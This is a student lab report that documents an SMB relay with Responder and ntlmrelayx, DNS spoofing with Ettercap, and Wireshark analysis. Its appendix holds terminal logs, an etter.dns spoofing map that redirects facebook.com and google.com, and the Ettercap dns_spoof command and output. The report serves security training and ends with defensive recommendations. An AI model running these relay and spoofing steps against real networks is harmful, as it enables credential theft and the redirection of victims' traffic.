NETWORK PROTOCOL ATTACKS

1. EXECUTIVE SUMMARY

This lab exercise focused on demonstrating common network protocol attack techniques and their impact on insecure network environments. The testing simulated a real-world attacker scenario using Kali Linux to exploit vulnerabilities in local and remote communications involving SMB and DNS protocols.

Three primary attacks were executed — **SMB Relay**, **DNS Spoofing**, and **Traffic Analysis**. The **SMB Relay Attack** leveraged Responder and ntlmrelayx tools to capture and relay NTLM authentication hashes, revealing how weak or unsigned SMB configurations can enable credential theft and unauthorized access. The **DNS Spoofing Attack** used Ettercap to manipulate victim DNS resolutions, successfully redirecting traffic to attacker-controlled IPs, illustrating the dangers of plaintext DNS. **Wireshark** was employed for traffic capture and analysis, confirming the success of the attacks and identifying sensitive data exposures in transit.

2. SMB RELAY ATTACK (RESPONDER + NTLMRELAYX)

Objective:

Capture authentication attempts and relay NTLM hashes for lateral movement.

Steps:

1. Initialized Responder for LLMNR/NBT-NS poisoning.
2. Configured and started ntlmrelayx.py (Impacket) to relay captured hashes to the victim's SMB service.
3. Triggered authentication attempts from the victim (FTP, SMB, HTTP).
4. Observed Responder and ntlmrelayx output:
    - Captured FTP credentials.
    - Relayed NTLM authentication (if SMB signing not enforced).

Evidence:

- Responder log output showing captured FTP credentials.
- ntlmrelayx terminal output showing protocol client loads and successful relay operations.

3. DNS SPOOFING ATTACK (ETTERCAP)

Objective:

Redirect victim DNS requests to attacker-controlled IP for phishing or network manipulation.

Steps:

1. Edited /etc/ettercap/etter.dns to spoof selected domains.
2. Executed Ettercap in DNS spoofing mode:
3. sudo ettercap -T -q -i eth0 -P dns_spoof
4. Performed victim-side lookups (e.g., nslookup facebook.com) and confirmed spoofed DNS replies.
5. Monitored Ettercap output for successful spoof entries.

Evidence:

- Ettercap logs confirming spoofed DNS replies.
- Victim DNS queries resolving to attacker's IP address.

4. TRAFFIC ANALYSIS (WIRESHARK)

Objective:

Capture and analyze live network traffic to validate attacks and identify exposed credentials.

Steps:

1. Started Wireshark capture on eth0.
2. Applied protocol filters:
    - dns → To identify spoofed DNS answers.
    - ip.addr == 10.201.108.181 → To isolate victim traffic.
    - smb and ntlmssp → To detect authentication exchanges.
3. Reviewed captured packets:
    - Verified spoofed DNS replies from the attacker.
    - Identified NTLM authentication packets and potential credential exposure.

Evidence:

- DNS query and reply showing attacker's IP in spoofed response.
- Authentication event packets confirming SMB relay attempts.

5. SUMMARY TABLE


Step	Tools Used	Outcome / Evidence
SMB Relay & Credential Capture	Responder, ntlmrelayx	NTLM hashes and FTP credentials captured
DNS Spoofing	Ettercap	DNS replies redirected to attacker's IP
Traffic Analysis	Wireshark	Attack and authentication packets captured


6. CONCLUSION

This lab exercise demonstrated how unsegmented and weakly configured networks are susceptible to protocol-level exploitation. The SMB Relay Attack showcased how adversaries can capture NTLM hashes using Responder and ntlmrelayx, gaining potential unauthorized access in environments where SMB signing is disabled. The DNS Spoofing Attack using Ettercap highlighted the risks of unencrypted DNS communications, allowing an attacker to redirect user traffic for credential theft or phishing.

Finally, Traffic Analysis with Wireshark validated both the success of these attacks and the visibility available for defenders conducting incident response or forensic review. Together, these exercises reinforce the importance of implementing network segmentation, enforcing SMB signing, and adopting secure DNS mechanisms (e.g., DNSSEC or DoH).

7. APPENDIX




┌──(kali㉿kali)-[~]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDb7OaL8zLZ5Z8OU3wZPSIQHaoyI8Yc3I/8/Y6faWgYTZbfNPexli0jxdAeTeGy2X3XACWcB4HFejbi
NsMYLjy517gwWKPBvN865i8uIQ0GqayQ/KmBHpuBbR0yX/SpyfyvzR3VD16pg/D+WT8hLaNHSYm6FNYLsmVnWDSJDBhS179czftuoW55mw/OqzWVr5ln
9cKeeuXlNV1lqCjBqF3ClzEBvN4JW8GS/riLTeHcXeMIMUTuIpr4XovN/VivIlLqTYy7lHuUh6L2RqAfw5+FSr4QZW1zHCMoS6FooTomq/03EGJCGcp8
0/fT0e04n+7+PxnmvZQkOwe1A1hUG6C/ cactus@polosmb

┌──(kali㉿kali)-[~]
└─$ sudo chmod 600 id_rsa
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$ ssh cactus@10.201.108.181 -i id_rsa
The authenticity of host '10.201.108.181 (10.201.108.181)' can't be established.
ED25519 key fingerprint is SHA256:Nruq3Gkflg+kVSGfLkvanBkJNh6shB55RZ0/U6PiVSU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.108.181' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/pro

System information as of Wed 29 Oct 2025 03:54:04 PM UTC

System load: 0.08 Processes: 116
Usage of /: 41.0% of 14.66GB Users logged in: 0
Memory usage: 9% IPv4 address for ens5: 10.201.108.181
Swap usage: 0%

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge


Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Your Hardware Enablement Stack (HWE) is supported until April 2025.


cactus@POLOSMB:~$ python3 -c "import socket; s=socket.socket(); s.connect(('10.23.50.222',80))"
cactus@POLOSMB:~$ ftp 10.23.50.222
Connected to 10.23.50.222.
220 Welcome
Name (10.23.50.222:cactus): ls
331 User name okay, need password.
Password:


┌──(kali㉿kali)-[~]
└─$ sudo responder -I tun0

[sudo] password for kali:

NBT-NS, LLMNR & MDNS Responder 3.1.6.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder


Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C


[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]

[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
SMB server [ON]
Kerberos server [ON]
SQL server [ON]
FTP server [ON]
IMAP server [ON]
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]

```
GNU nano 8.4                                                    /etc/ettercap/etter.dns
# or for PTR query:
#   www.bar.com     PTR 10.0.0.10 [TTL]
#   www.google.com PTR ::1 [TTL]
#
# or for MX query (either IPv4 or IPv6):
#   domain.com MX xxx.xxx.xxx.xxx [TTL]
#   domain2.com MX xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx:xxxx
#   domain3.com MX xxxx:xxxx::y
#
# or for WINS query:
#   workgroup WINS 127.0.0.1 [TTL]
#   PC*       WINS 127.0.0.1
#
# or for SRV query (either IPv4 or IPv6):
#   service._tcp|_udp.domain SRV 192.168.1.10:port [TTL]
#   service._tcp|_udp.domain SRV [2001:db8::3]:port
#
# or for TXT query (value must be wrapped in double quotes):
#   google.com TXT "v=spf1 ip4:192.168.0.3/32 -all" [TTL]
#
# NOTE: the wildcarded hosts can't be used to poison the PTR requests
#       so if you want to reverse poison you have to specify a plain
#       host. (look at the www.microsoft.com example)
#
# NOTE: Default DNS TTL is 3600s (1 hour). All TTL fields are optional.
#
# NOTE: IPv6 specific do not work because ettercap has been built without
#       IPv6 support. Therefore the IPv6 specific examples has been
#       commented out to avoid ettercap throwing warnings during startup.
#
################################################################################


# vim:ts=8:noexpandtab


acebook.com     A     192.168.225.137
ww.facebook.com A     192.168.225.137
oogle.com       A     192.168.225.137
ww.google.com   A     192.168.225.137
xample.com      A     192.168.225.137
```

```
┌──(kali㉿kali)-[~]
└─$ sudo ettercap -T -q -i eth0 -P dns_spoof

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 00:0C:29:E3:AC:C7
         192.168.225.137/255.255.255.0
         fe80::4f8d:31dc:8a36:f2ba/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning ...
Scanning the whole netmask for 255 hosts ...
*                                                  | 100.00 %

4 hosts added to the hosts list ...
Starting Unified sniffing ...


Text only Interface activated ...
Hit 'h' for inline help

Activating dns_spoof plugin ...

dns_spoof: A [www.google.com] spoofed to [192.168.225.137] TTL [3600 s]
dns_spoof: A [facebook.com] spoofed to [192.168.225.137] TTL [3600 s]
dns_spoof: A [facebook.com] spoofed to [192.168.225.137] TTL [3600 s]
dns_spoof: A [www.facebook.com] spoofed to [192.168.225.137] TTL [3600 s]
dns_spoof: A [facebook.com] spoofed to [192.168.225.137] TTL [3600 s]
```




Wireshark · Packet Lengths · ettercap.pcapng
Topic / Item Count Average Min Val Max Val Rate (ms) Percent Burst Rate Burst Start
Packet Lengths 71104 47.84 28 1329 0.0060 100% 1.9800 278.756
0-19 0 - - - 0.0000 0.00% - -
20-39 3 28.33 28 29 0.0000 0.00% 0.0100 347.755
40-79 66990 42.41 40 79 0.0056 94.21% 1.9800 278.756
80-159 3869 121.64 80 156 0.0003 5.44% 0.1000 10807.281
160-319 172 207.01 160 310 0.0000 0.24% 0.0500 10947.757
320-639 39 476.85 320 632 0.0000 0.05% 0.0200 3608.837
640-1279 16 1013.00 704 1156 0.0000 0.02% 0.0100 349.770
1280-2559 15 1329.00 1329 1329 0.0000 0.02% 0.0100 2703.166
2560-5119 0 - - - 0.0000 0.00% - -
5120 and greater 0 - - - 0.0000 0.00% - -
Display filter: Enter a display filter ...
Apply
Copy
Save as...
× Close